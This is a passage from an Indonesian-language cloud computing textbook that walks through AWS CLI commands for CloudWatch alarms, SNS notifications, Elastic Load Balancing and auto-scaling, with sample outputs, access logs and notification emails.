- **Statistik** adalah agregasi data metrik selama periode waktu tertentu. Agregasi dibuat menggunakan ruang nama, nama metrik, dimensi, dan satuan ukuran titik data dalam periode waktu yang ditentukan. Misalnya, minimum adalah nilai terendah yang diukur selama periode waktu tersebut, sedangkan maksimum adalah nilai tertinggi yang diamati selama periode waktu tersebut. Sum menjumlahkan semua nilai yang diukur untuk

metrik tertentu selama jangka waktu tertentu dan SampleCount adalah jumlah titik data yang digunakan untuk statistik.

- **Satuan** adalah satuan ukuran statistik. Satuan untuk metrik EC2 NetworkIn adalah byte dan satuan untuk metrik CPUUtilization EC2 adalah persen.
- **Alarm memantau metrik** selama jangka waktu tertentu dan melakukan tindakan berdasarkan aturan. Aturan menentukan ambang batas dan kondisi berdasarkan nilai metrik relatif terhadap ambang batas. Misalnya, kita dapat menentukan aturan dengan kondisi pemakaian CPU lebih besar dari 90%. Dalam hal ini, 90% adalah nilai ambang batas. Kami kemudian dapat menggunakan aturan ini untuk menentukan tindakan seperti membuat instance tambahan saat kondisi aturan ini terpenuhi. Alarm memiliki status berikut: OK (aturan belum terpenuhi), INSUFFICIENT_DATA (tidak ada data yang cukup untuk mengevaluasi aturan), dan ALARM (aturan terpenuhi).

Dengan definisi istilah ini sekarang, kita dapat menjelajahi cara menggunakan CloudWatch. Langkah pertama dalam menggunakan metrik adalah mengumpulkan metrik yang menurut kami relevan. Untuk menentukan metrik apa yang telah ditentukan, kami menggunakan perintah aws cloudwatch list-metrics. Respons menyediakan ruang nama metrik, nama metrik, dan untuk dimensi, nilai ID spesifik. Tabel 6.5 mencantumkan tiga pilihan yang dikembalikan oleh perintah list-metric.

Mari kita kumpulkan metrik CPUUtilization untuk instance baru. Asumsikan bahwa kita telah membuat instance baru dengan perintah run-instances dan memiliki ID instance i-337abfaf. Kami sekarang mengaktifkan pemantauan instance baru menggunakan perintah aws ec2 monitor- instances --instance-ids i-337abfaf. Kami menerima tanggapan dengan status pending. Setelah beberapa waktu berlalu, kami menggunakan perintah berikut untuk mengumpulkan metrik CPUUtilization kami untuk instance. Anda akan melihat bahwa selain nama instance dan metrik kami, kami menentukan waktu mulai dan berhenti, periode (seberapa sering datum harus dikumpulkan) dan statistik spesifik yang kami inginkan (maksimum dalam kasus ini). Periode ditentukan dalam detik dan harus kelipatan 60. Dalam hal ini, 600 berarti kita meminta nilai pemakaian CPU setiap 10 menit.

```
aws cloudwatch get-metric-statistics --metric-name CPUUtilization
   --start-time 2016-05-28T17:13:00
   --end-time 2016-05-28T22:13:00 --period 600
   --namespace AWS/EC2 --statistics Maximum
   --dimensions Name=InstanceId,Value=i-337abfaf
```

Sekarang kita bisa melihat cara mendapatkan metrik dari cloudwatch, mari kita lihat cara membuat alarm. Sebagai contoh, kami akan membuat alarm untuk mengirimkan pesan kepada kami jika penggunaan CPU instans EC2 kami melebihi 90%. SNS Amazon, layanan perpesanan terbitkan-berlangganan akan digunakan untuk mengirimkan pesan kepada kami. Cara kerja SNS adalah kami memiliki penerbit, juga dikenal sebagai produser, yang dapat digunakan untuk mengirim pesan ke topik yang telah mereka buat atau yang memiliki izin untuk dipublikasikan. Topik, yang merupakan jalur akses logis dan saluran komunikasi,

digunakan sebagai alamat tujuan pesan. SNS mengirimkan pesan ke semua pelanggan, juga dikenal sebagai konsumen, yang telah berlangganan topik tertentu.

Topik harus memiliki nama unik yang mengidentifikasi titik akhir bagi penerbit untuk memposting pesan dan pelanggan untuk mendaftar notifikasi. Saat topik dibuat, Nama Sumber Daya Amazon (ARN) ditetapkan untuk topik tersebut. ARN secara unik mengidentifikasi sumber daya AWS. Format umum untuk ARN adalah

```
arn:partition:service:region:account-id:resource.
```

Tabel 6.5 Contoh Nilai Respon Daftar-Metrik

Ruang nama	Nama Dimensi	Nilai Dimensi	Nama Metrik
AWS/EC2	InstanceId	i-21f902bb	Penggunaan Kredit CPU
AWS/EBS	VolumeId	Vol-573b1b86	VolumeWriteOps
AWS/EC2	InstanceId	i-21f902bb	Pemanfaatan CPU

Partisi menentukan nama partisi tempat sumber daya berada. Untuk wilayah AWS standar, partisi tersebut adalah aws. Jika Anda memiliki sumber daya di partisi lain, partisi tersebut adalah aws-partitionname seperti aws-cn untuk partisi di China. Layanan menentukan nama layanan, wilayah menentukan nama wilayah tempat sumber daya berada, ID akun menentukan ID akun AWS yang memiliki sumber daya, dan sumber daya bervariasi berdasarkan layanan. Misalnya, jika kita memiliki topik bernama cloudwatch-email, ARN yang valid mungkin arn:aws:sns:us-east-1:165786971191:cloudwatch-email.

Mari kita melangkah melalui proses pembuatan alarm. Kita mulai dengan menentukan topik. Subperintah buat-topik dari sns akan merespons seperti yang ditunjukkan berikut ini. Kami akan menggunakan contoh cloudwatch-email kami sebelumnya untuk topik tempat kami menentukan nama ini menggunakan opsi --nama.

```
aws sns create-topic --name cloudwatch-email

{
    "TopicArn": "arn:aws:sns:us-east-1:165786971191:cloudwatch-
        email"
}
```

ARN ditugaskan ke topik yang dibuat. Kami akan menggunakan ARN yang dibuat untuk penerbit dan pelanggan sebagai referensi saat melakukan tindakan apa pun pada topik ini. Untuk melihat daftar topik yang tersedia, gunakan perintah aws sns list-topics. Misalnya, dua respons ditampilkan sebagai berikut:

```
"TopicArn": "arn:aws:sns:us-east-1:165786971191:NotifyMe"
"TopicArn": "arn:aws:sns:us-east-1:165786971191:cloudwatch-email"
```

Untuk berlangganan topik ini, kami menggunakan subperintah berlangganan dari sns, menentukan topik-arn menggunakan ARN yang diberikan. Dalam kasus kami, kami ingin

menggunakan topik cloudwatch-email. Opsi --protocol menentukan protokol yang ingin kita gunakan. Protokol yang didukung termasuk http, https, email, email-json, sms, sqs, dan aplikasi. Opsi --notification-endpoint menentukan titik akhir yang akan menerima konfirmasi. Titik akhir bervariasi berdasarkan protokol. Misalnya, protokol email harus memiliki alamat email sebagai titik akhir. Menanggapi perintah berlangganan kami, kami diberi tahu bahwa permintaan kami sedang menunggu konfirmasi.

```
aws sns subscribe --topic-arn
arn:aws:sns:us-east-1:165786971191:cloudwatch-email
   --protocol email --notification-endpoint haow1@nku.edu

{
  "SubscriptionArn": "pending confirmation"
}
```

Gambar 6.15 menunjukkan email tanggapan yang dibuat oleh SNS. Mengklik "Konfirmasi langganan" akan membuat pengguna ini berlangganan ke topik seperti yang diberikan oleh ARN dalam pesan. Kami juga dapat menjalankan subperintah konfirmasi-berlangganan dari baris perintah jika diinginkan.

Kami dapat memeriksa semua langganan kami menggunakan perintah aws sns daftar-langganan. Dalam contoh respons ini, kami menemukan bahwa titik akhir haow1@nku.edu memiliki satu langganan dengan topik dan ARN langganan yang disediakan serta protokol yang dipilih.

From: AWS Notifications <no-reply@sns.amazonaws.com>
Sent: Monday, May 30, 2016 9:27 AM
To: Wei Hao
Subject: AWS Notification - Subscription Confirmation

You have chosen to subscribe to the topic:
arn:aws:sns:us-east-1:165786971191:cloudwatch-email
To confirm this subscription, click or visit the link below (If this was in error no action is necessary):
Confirm subscription
Please do not reply directly to this email. If you wish to remove yourself from receiving all future SNS subscription confirmation requests please send an email to sns-opt-out

Gambar 6.15 Email dihasilkan oleh SNS.

```
{
    "Subscriptions": [
        {
            "Owner": "165786971191",
            "Endpoint": "haow1@nku.edu",
            "Protocol": "email",
            "TopicArn": "arn:aws:sns:us-east-
                    1:165786971191:cloudwatch-email",
            "SubscriptionArn": "arn:aws:sns:us-east-
                    1:165786971191:cloudwatch-email:4ed12ea7-7837-
                    41e3-935b-66d356822e66"
        }
    ]
}
```

Langkah kita selanjutnya adalah mempublikasikan topik kita. Kami menggunakan subperintah publikasikan sns. Kami menentukan topik ARN dan pesan untuk bertindak sebagai badan pesan. Kami hanya menggunakan "pengujian" di sini. Kami diberi respons dari perintah ini yang mencantumkan ID pesan. Notifikasi pesan yang dipublikasikan ini akan dikirimkan ke semua email pelanggan. Perhatikan bahwa Anda dapat menghapus langganan melalui subperintah berhenti berlangganan sns dan menghapus topik dan semua langganan topik itu menggunakan subperintah hapus topik.

```
aws sns publish --topic-arn
   "arn:aws:sns:us-east-1:165786971191:cloudwatch-email"
   --message "testing"
```

Sekarang kita siap membuat alarm. Kami melakukan ini di CloudWatch (bukan SNS). Sebagai contoh, kami akan membuat alarm yang mengirimkan email ke topik "cloudwatch-email" saat penggunaan CPU instance melebihi 90%. Perintah diberikan sebagai berikut:

```
aws cloudwatch put-metric-alarm --alarm-name cpu-email
   --alarm-description "Send an email when CPU exceeds 90 percent"
   --metric-name CPUUtilization --namespace AWS/EC2 --statistic Average
   --period 360 --threshold 90 --unit Percent
   --comparison-operator GreaterThanThreshold
   --dimensions "Name=InstanceId,Value=i-90bd700c"
   --evaluation-periods 2 --alarm-actions
arn:aws:sns:us-east-1:165786971191:cloudwatch-email
```

Karena ini adalah perintah yang terlibat, mari kita melangkah melewatinya. Pertama, subperintahnya adalah put-metric-alarm. Kami menentukan nama untuk alarm (pengidentifikasi unik), deskripsi alarm, dan namespace. Kami menentukan metrik yang akan diuji (Pemanfaatan CPU), nilai ambang sebagai bilangan bulat untuk menunjukkan persentase, dan perbandingan.

From: AWS Notifications <no-reply@sns.amazonaws.com>
Sent: Monday, May 30, 2016 11:02 AM
To: Wei Hao
Subject: ALARM: "cpu-email" in US East -N. Virginia

You are receiving this email because your Amazon CloudWatch Alarm "cpu-email" in the US East - N. Virginia region has entered the ALARM state, because "Manually trigger the alarm" at "Monday 30 May, 2016 15:02:48 UTC".

View this alarm in the AWS Management Console:
https://console.aws.amazon.com/cloudwatch/home?region=us-east-1#s=Alarms&alarm=cpu-email

Alarm Details:
- Name: cpu-email
- Description: Send an email when CPU exceeds 90 percent
- State Change: OK -> ALARM
- Reason for State Change: Manually trigger the alarm
- Timestamp: Monday 30 May, 2016 15:02:48 UTC
- AWS Account: 165786971191

Threshold:
- The alarm is in the ALARM state when the metric is GreaterThanThreshold 90.0 for 360 seconds.

Monitored Metric:
- MetricNamespace: AWS/EC2
- MetricName: CPUUtilization
- Dimensions: [InstanceId = i-90bd700c]
- Period: 360 seconds
- Statistic: Average
- Unit: Percent

State Change Actions:
- OK:
- ALARM: [arn:aws:sns:us-east-1:165786971191:cloudwatch-email]
- INSUFFICIENT_DATA:

--
If you wish to stop receiving notifications from this topic, please click or visit the link below to unsubscribe:
https://sns.us-east-1.amazonaws.com/unsubscribe.html?SubscriptionArn=arn:aws:sns:us-east-1:165786971191:cloudwatch-email:4ed12ea7-7837-41e3-935b-66d356822e66&Endpoint=haow1@nku.edu

Please do not reply directly to this email. If you have any questions or comments regarding this email, please contact us at https://aws.amazon.com/support

Gambar 6.16 pesan SNS sebagai tanggapan terhadap alarm.

Perhatikan teks untuk perbandingannya adalah GreaterThanThreshold. Perbandingan lainnya termasuk Lebih BesarDariOrEqualToThreshold, LessThanThreshold, dan LessThanOrEqualToThreshold. Kita harus menentukan dimensi (dalam hal ini, hanya satu, ID instance), statistik, dan periode waktu di mana statistik akan diukur dan tindakan alarm, yang akan dipublikasikan ke topik SNS yang dibuat sebelumnya. Kami dapat memperoleh semua alarm yang kami kirimkan menggunakan perintah aws cloudwatch description-alarms.

Kami akan memicu alarm secara manual untuk melihat apa yang terjadi. Kami melakukannya dengan menyetel alarm secara eksplisit melalui subperintah set-alarm-state dari cloudwatch. Kami mengeluarkan perintah berikut. Gambar 6.16 memberi kita notifikasi email yang kita terima dari SNS.

```
aws cloudwatch set-alarm-state --alarm-name cpu-email
   --state-reason "Manually trigger the alarm" --state-value ALARM
```

Kami akan menyelesaikan contoh ini dengan menghapus alarm yang kami buat sebelumnya. Kami melakukannya sebagai berikut: aws cloudwatch delete-alarms --alarm-name cpu-email.

Selain kesehatan server kami, kami juga ingin menyiapkannya agar berjalan efisien. Untuk ini, kami beralih ke Amazon ELB. ELB memungkinkan Anda mengatur load balancing Anda sendiri untuk server Anda. Anda dapat membuat hingga 20 penyeimbang muatan per wilayah untuk akun Anda. Mari kita jelajahi cara menggunakan layanan ini. Pertama, kita membuat load balancer menggunakan subcommand create-load-balancer dari elb. Instruksi mengharuskan kami menentukan jenis pesan apa yang akan didengarkan oleh penyeimbang beban dan untuk zona mana. Di sini, kami menentukan HTTP dan port 80. Respons yang diberikan memberi kami server DNS yang akan digunakan untuk melakukan penyeimbangan muatan.

```
aws elb create-load-balancer --load-balancer-name my-elb
   --listeners "Protocol=HTTP,LoadBalancerPort=80,
   InstanceProtocol=HTTP,InstancePort=80"
   --availability-zones us-east-1c

{
  "DNSName": "my-elb-1583552634.us-east-1.elb.amazonaws.com"
}
```

Untuk bereksperimen dengan ELB, kami membuat dua server virtual, masing-masing adalah instance dari ID gambar yang sama, menggunakan subcommand run-instance ec2, dengan hitungan disetel ke 2. Kami menentukan file data instalasi pengguna ./apache-install, yang merupakan skrip untuk EC2 untuk dieksekusi pada setiap instans. Dalam hal ini, skrip berisi instruksi yang tepat untuk menginstal versi terbaru server web Apache. Kami telah menetapkan bahwa instans ini dibuat di zona us-east-1c, dan diberi ID instans i-a9c40835 dan i-a8c40834. Dengan instans yang tersedia, kami mendaftarkannya ke penyeimbang beban kami sehingga penyeimbang beban kami mengetahui untuk menyeimbangkan beban di antara mereka. Dua instruksi disediakan berikut ini untuk menjalankan instance dan mendaftarkannya.

```
aws ec2 run-instances --image-id ami-d9a98cb0 --count 2
   --instance-type t1.micro --key-name haow1-key
   --security-groups haow1
   --user-data file://./apache-install
   --placement AvailabilityZone=us-east-1c

aws elb register-instances-with-load-balancer
   --load-balancer-name my-elb
   --instances i-a9c40835 i-a8c40834
```

Menguji keadaan instans dapat ditangani menggunakan sub-perintah uraikan-instance-kesehatan elb dan berikan opsi --load-balancer-name my-elb.

Subperintah mendeskripsikan-load-balancers bersama dengan opsi --load-balancer-name my-elb akan memberi kami umpan balik tentang load balancer itu sendiri. Kami memperoleh hasil kutipan berikut:

```
{
    "LoadBalancerDescriptions": [
        {
            ...
            "HealthCheck": {
                "HealthyThreshold": 10,
                "Interval": 30,
                "Target": "TCP:80",
                "Timeout": 5,
                "UnhealthyThreshold": 2

            },
            ...
        }
    ]
}
```

Perhatikan pada keluaran sebelumnya, pemeriksaan kesehatan dilakukan pada interval 30 (detik) dan batas waktu diukur sebagai 5 (detik). Oleh karena itu, jika instans merespons dalam 5 detik, pemeriksaan berhasil. Ada dua ambang batas yang disediakan: sehat (10) dan tidak sehat (2). Oleh karena itu, diperlukan dua pemeriksaan tidak sehat berturut-turut untuk penyeimbang muatan untuk mengalihkan status instans dari InService ke OutOfService dan 10 pemeriksaan kesehatan yang berhasil berturut-turut agar instans OutOfService diubah kembali menjadi InService. Mari kita bayangkan bahwa kita ingin mengubah perilaku health check. Kami melakukannya dengan subperintah configure-health-check dari elb. Berikut ini, kami mengubah interval, batas waktu, dan ambang sehat (kami membiarkan ambang tidak sehat pada 2). Dalam perintah berikut, kami menentukan file probe.html sebagai file pengujian kami untuk menentukan kesehatan server:

```
aws elb configure-health-check --load-balancer-name my-elb --health-check
   Target=HTTP:80/probe.html,Interval=60,
   UnhealthyThreshold=2,HealthyThreshold=2,Timeout=3
```

Sebelum kita bereksperimen dengan ELB, kita perlu melakukan modifikasi pada server kita. Karena Apache hadir dengan halaman indeks default, kami perlu memodifikasi halaman di kedua instance kami sehingga kami dapat mengetahui dari server mana halaman itu berasal. Kami hanya akan menggunakan "halaman beranda instance 1" dan "halaman beranda instance 2". Dengan cara ini, ketika kami mengirimkan permintaan kami, kami mengirimkannya bukan ke salah satu server kami tetapi ke penyeimbang muatan, my-elb-1583552634.us-east-1.elb.amazonaws.com. Ini adalah penyeimbang beban yang akan memutuskan dari server mana untuk meminta halaman dan mengirimkannya kepada kami.

Jika tidak ada lalu lintas lain, kita akan melihat bahwa halaman web yang dikembalikan akan bergantian dengan setiap permintaan. Selain itu, ELB memiliki log akses yang menangkap informasi mendetail tentang permintaan pengguna dan instans yang melayani permintaan tersebut. Kita dapat menggunakan log akses ELB untuk memverifikasi bahwa permintaan dilayani seperti yang diharapkan dalam mode round-robin. Log akses dinonaktifkan secara default. Untuk mengaktifkan log akses untuk ELB, kami membuat file teks JSON berikut, bernama log.json. Konfigurasi ini menetapkan bahwa ELB menerbitkan log akses setiap 5 menit ke bucket S3 bernama haow1_log menggunakan elb sebagai awalan untuk kunci objek log.

```
{
  "AccessLog": {
    "Enabled": true,
    "S3BucketName": "haow1_log",
    "EmitInterval": 5,
    "S3BucketPrefix": "elb"
  }
}
```

Kami menggunakan S3 sebagian untuk mendapatkan file log melalui Internet. Kami memodifikasi atribut load balancer untuk mengaktifkan log akses melalui berikut ini:

```
aws elb modify-load-balancer-attributes
   --load-balancer-name my-elb --load-balancer-attributes file://log.json
```

Setiap entri log menangkap detail setiap permintaan yang dikirim ke penyeimbang muatan. Semua bidang dalam entri log dibatasi oleh spasi. Format entri log adalah sebagai berikut:

- Stempel waktu permintaan
- Nama ELB
- Alamat IP klien: port
- Alamat backend:port (ini adalah server yang menangani permintaan)
- Tiga satuan waktu: waktu pemrosesan permintaan, waktu pemrosesan backend, dan waktu respons
- Kode status ELB, kode status backend (status HTTP)
- Byte yang diterima, byte yang dikirim
- Jenis permintaan dan agen pengguna (keduanya ditempatkan di “”)
- Sandi dan protokol SSL

Untuk percobaan kami, kami memiliki dua contoh yang sedang berjalan. Alamat IP pribadi mereka masing-masing adalah 10.235.61.116 dan 10.91.187.60. Empat entri berturut-turut dari log akses my-elb disediakan sebagai berikut:

```
2016-05-30T22:51:02.699628Z my-elb 65.27.128.5:62099 10.235.61.116:80
0.000095 0.002037 0.000049 200 200 0 146 "GET http://my-elb-1583552634.
us-east-1.elb.amazonaws.com:80/ HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102
Safari/537.36" - -

2016-05-30T22:51:02.942960Z my-elb 65.27.128.5:62099 10.91.187.60:80
0.000096 0.001986 0.000047 200 200 0 146 "GET http://my-elb-1583552634.
us-east-1.elb.amazonaws.com:80/ HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102
Safari/537.36" - -

2016-05-30T22:51:03.180982Z my-elb 65.27.128.5:62099 10.235.61.116:80
0.000098 0.001903 0.000048 200 200 0 146 "GET http://my-elb-1583552634.
us-east-1.elb.amazonaws.com:80/ HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102
Safari/537.36" - -

2016-05-30T22:51:03.392832Z my-elb 65.27.128.5:62099 10.91.187.60:80
0.000119 0.002146 0.000048 200 200 0 146 "GET http://my-elb-1583552634.
us-east-1.elb.amazonaws.com:80/ HTTP/1.1" "Mozilla/5.0 (Windows NT 10.0;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Load balancer kami menggunakan kebijakan load balancing round-robin. Namun, kami mungkin lebih suka merutekan semua permintaan dari satu sesi pengguna ke server web yang sama. Ini dikenal sebagai sesi lengket. Kami dapat mengatur ELB untuk mendukung sesi lengket jika diinginkan. ELB menangani ini dengan membuat cookie sesi di komputer klien untuk melacak instance dari setiap permintaan. ELB, ketika menerima permintaan, memeriksa untuk melihat apakah ada cookie dan jika demikian, memintanya. Jika tidak ada cookie, ELB akan memilih instans berdasarkan algoritme round-robin. Cookie dimasukkan ke dalam respons untuk mengikat permintaan berikutnya dari pengguna yang sama ke instance. Untuk mengaktifkan algoritme sticky session untuk ELB, kita perlu membuat kebijakan kelekatan cookie dengan subperintah create-lb-cookie-stickiness-policy seperti yang ditunjukkan berikut ini. Periode kedaluwarsa cookie ditentukan dalam detik.

```
aws elb create-lb-cookie-stickiness-policy
   --load-balancer-name my-elb --policy-name my-cookie
   --cookie-expiration-period 120
```

Sekarang kita dapat menerapkan kebijakan yang dibuat ke pendengar ELB kita. Kami akan menggunakan subperintah set-load-balancer-polices-of-listener. Untuk memastikan kebijakan ini berfungsi, kami akan melihat log akses. Kami berharap melihat bahwa permintaan bergantian antara dua server kami kecuali untuk permintaan yang datang dari klien yang sama dalam periode dua menit.


```
aws elb set-load-balancer-policies-of-listener
   --load-balancer-name my-elb --load-balancer-port 80
   --policy-names my-cookie
```

Kita dapat membatalkan pendaftaran instance dari ELB menggunakan subperintah deregister-instances-from-load-balancer. Kami dapat menghapus penyeimbang beban kami sepenuhnya menggunakan sub-perintah delete-load-balancer. Keduanya ditampilkan sebagai berikut:

```
aws elb deregister-instances-from-load-balancer --load-balancer-name
   my-elb --instances i-a8c40834 i-a9c40835

aws elb delete-load-balancer --load-balancer-name my-elb
```

6.6 MEMBANGUN SKALABILITAS

Dalam Bab 5, kita membahas keunggulan komputasi awan sehubungan dengan skalabilitas. Amazon menyediakan fitur penskalaan otomatis untuk membantu sistem Anda mencapai skalabilitas tinggi. Penskalaan otomatis memungkinkan Anda menaikkan atau menurunkan kapasitas EC2 secara dinamis sesuai ambang batas yang Anda tetapkan. Misalnya, ini dapat secara otomatis meningkatkan jumlah instans EC2 yang melayani situs web Anda selama waktu puncak untuk memberikan kinerja terbaik kepada pelanggan Anda. Ini dapat secara dinamis mengurangi jumlah instans selama waktu di luar jam sibuk untuk menghemat uang bagi Anda. Gambar 6.17 mengilustrasikan cara kerja penskalaan otomatis di AWS. Pertama, grup penskalaan otomatis dibuat untuk menampung instans EC2. Kami awalnya hanya menyiapkan satu contoh seperti yang ditunjukkan pada Gambar 6.17. CloudWatch memantau metrik penggunaan CPU dari grup penskalaan otomatis. Saat ambang batas CPU yang telah ditentukan tercapai (misalnya, penggunaan CPU melebihi 70%), alarm akan memicu pelaksanaan kebijakan peningkatan kami. Kami mungkin mengonfigurasi kebijakan ini untuk meningkatkan kapasitas grup penskalaan otomatis sebanyak satu instans. Jadi instance baru dibuat dan dilampirkan ke grup penskalaan otomatis.



Gambar 6.17 Penskalaan otomatis di AWS.

Kapasitas grup penskalaan otomatis berubah dari satu menjadi dua. Alarm kedua mungkin diatur untuk memicu penurunan kapasitas, misalnya, jika kita mencapai utilisasi

CPU di bawah 30%. Jika batas ini tercapai, alarm kedua memicu pelaksanaan kebijakan penurunan skala kami, mengurangi kapasitas grup penskalaan otomatis sebanyak satu instans. Ini akan mengharuskan satu instance dihentikan dan dilepaskan dari grup penskalaan otomatis.

Mari kita jelajahi langkah-langkah untuk mengimplementasikan contoh penskalaan otomatis yang ditunjukkan pada Gambar 6.17, menggunakan perintah CLI penskalaan otomatis. Pertama, kami membuat konfigurasi peluncuran, yang menentukan informasi tentang tipe instance apa yang sedang dibuat untuk grup penskalaan otomatis. Informasi tersebut mencakup ID AMI yang akan digunakan untuk membuat instans, jenis instans, pasangan kunci, grup keamanan, dan lainnya. Dengan subperintah buat-peluncuran-konfigurasi, kami menentukan t1.micro sebagai instance khusus kami dengan pasangan kunci bernama haow1-key.

```
aws autoscaling create-launch-configuration
   --launch-configuration-name haow1-lc --image-id
   ami-d9a98cb0 --instance-type t1.micro --key-name haow1-key --security-
   groups haow1
```

Sekarang setelah kita menentukan konfigurasi untuk grup penskalaan otomatis, kita dapat membuat grup itu sendiri menggunakan subperintah buat grup penskalaan otomatis. Secara opsional, di antara langkah-langkah ini kita dapat membuat penyeimbang muatan dan menggunakannya dengan grup penskalaan otomatis. Kami tidak menerapkan penyeimbang beban di sini karena fokus kami adalah penskalaan otomatis, tetapi Anda akan diminta untuk melakukannya di masalah akhir bab.

```
aws autoscaling create-auto-scaling-group
   --auto-scaling-group-name haow1-asg
   --launch-configuration-name haow1-lc --min-size 1
   --max-size 2 --availability-zones us-east-1c
```

Opsi --min-size dan --max-size masing-masing menentukan ukuran minimum dan maksimum grup penskalaan otomatis. Di sini, Anda dapat melihat bahwa kami menetapkannya ke 1 dan 2 sehingga grup penskalaan kami akan selalu menjadi 1 atau 2 contoh.

Dengan grup penskalaan yang ada, kita dapat meminta aws untuk melaporkan deskripsinya menggunakan subperintah mendeskripsikan-auto-skala-grup. Perhatikan bahwa kita dapat menghapus grup auto-scaling dan konfigurasi launch menggunakan delete-auto-scaling-group dan delete-launch-configuration. Kami menambahkan opsi --force-delete ke grup penskalaan otomatis kami untuk memastikan penghapusan meskipun kami memiliki instance aktif. Perintah untuk menghapus grup penskalaan dan konfigurasi kami diberikan sebagai berikut:

```
aws autoscaling delete-auto-scaling-group
   --auto-scaling-group-name haow1-asg --force-delete
```

```
aws autoscaling delete-launch-configuration
   --launch-configuration-name haow1-lc
```

Kita dapat meminta aws untuk memberi kita aktivitas penskalaan kapan saja dengan menggunakan subperintah deskripsikan aktivitas penskalaan. Ini memberi tahu kami saat instans baru telah ditambahkan atau instans yang ada telah dihapus berdasarkan alarm dan kebijakan kami yang telah ditetapkan.

Sekarang mari kita periksa cara membuat kebijakan untuk penskalaan. Kami ingin memiliki kebijakan peningkatan dan penurunan. Kami akan merujuk mereka sebagai haow1-scaleup dan haow1-scaledown, masing-masing. Kami dapat mendefinisikannya dengan subperintah put-scaling-policy. Kami mendefinisikan kedua kebijakan menggunakan dua perintah. Tanggapan yang kami terima dari aws memberi kami ARN lengkap untuk kebijakan yang ditentukan (yang akan kami perlukan saat kami menentukan alarm kami).

```
aws autoscaling put-scaling-policy
   --auto-scaling-group-name haow1-asg --policy-name
   haow1-scaleup --scaling-adjustment 1
   --adjustment-type ChangeInCapacity --cooldown 120

{
"PolicyARN": "arn:aws:autoscaling:us-east-

1:165786971191:scalingPolicy:a61d2457-dd1c-4152-b22c-
e8fe0c87ee07:autoScalingGroupName/haow1-
asg:policyName/haow1-scaleup"
}

aws autoscaling put-scaling-policy
   --auto-scaling-group-name haow1-asg --policy-name
   haow1-scaledown --scaling-adjustment -1 --adjustment-type
   ChangeInCapacity --cooldown 120

{
"PolicyARN": "arn:aws:autoscaling:us-east-
1:165786971191:scalingPolicy:4420b30d-7e38-4ab7-addb-
dcf32fe6b5b5:autoScalingGroupName/haow1-
asg:policyName/haow1-scaledown"
}
```

Opsi --adjustment-type dapat menggunakan salah satu dari tiga nilai: ChangeInCapacity, ExactCapacity, dan PercentChangeInCapacity. ChangeInCapacity menambah atau mengurangi kapasitas grup saat ini dengan jumlah instans tertentu. ExactCapacity mengubah kapasitas grup saat ini ke sejumlah instans tertentu. PercentChangeInCapacity menambah atau mengurangi kapasitas grup saat ini dengan persentase tertentu. Opsi --scaling-adjustment menentukan jumlah yang akan digunakan untuk menskalakan berdasarkan jenis penyesuaian yang ditentukan. Nilai positif meningkatkan kapasitas saat ini sedangkan angka negatif menurunkan kapasitas saat ini. Dalam kasus kami, kebijakan haow1-scaleup meningkatkan kapasitas sebesar 1 dan kebijakan haow1-scaledown menurunkan kapasitas sebesar 1. Opsi --cooldown di kedua perintah menentukan jumlah waktu dalam detik setelah aktivitas penskalaan antara dua

aktivitas penskalaan yang berurutan. Dalam hal ini, misalnya, peningkatan atau penurunan penskalaan apa pun tidak dapat terjadi dengan 2 menit dari perubahan sebelumnya. Ini menghemat penskalaan otomatis dari peningkatan dan penurunan jumlah instans ketika perubahan palsu pada beban CPU mungkin terjadi.

Terakhir, kami membuat alarm apa pun. Dalam kasus kita, kita akan membuat dua alarm, satu untuk ambang batas CPU tinggi yang tercapai (untuk memulai peningkatan) dan satu untuk ambang CPU rendah yang tercapai (untuk memulai penurunan skala). Kami menggunakan subperintah cloudwatch dari put-metric-alarm. Opsi --alarm- action kami mereferensikan ARN dari salah satu dari dua kebijakan kami.

```
aws cloudwatch put-metric-alarm --alarm-name
   haow1-scaleup-alarm --metric-name CPUUtilization
   --namespace AWS/EC2 --statistic Average --period 120
   --threshold 70 --comparison-operator GreaterThanThreshold
   --dimensions "Name=AutoScalingGroupName,Value=haow1-asg" --evaluation-
   periods 1 --alarm-actions arn:aws:autoscaling:us-east-
   1:165786971191:scalingPolicy:
   a61d2457-dd1c-4152-b22c-e8fe0c87ee07:
   autoScalingGroupName/haow1-asg:policyName/haow1-scaleup

aws cloudwatch put-metric-alarm --alarm-name
   haow1-scaledown-alarm --metric-name CPUUtilization
   --namespace AWS/EC2 --statistic Average --period 120
   --threshold 30 --comparison-operator LessThanThreshold
   --dimensions "Name=AutoScalingGroupName,Value=haow1-asg" --evaluation-
   periods 1 --alarm-actions arn:aws:autoscaling:us-east-
   1:165786971191:scalingPolicy:4420b30d-7e38-4ab7-addb-dcf32fe6b5b5:auto
   ScalingGroupName/haow1-asg:policyName/haow1-scaledown
```

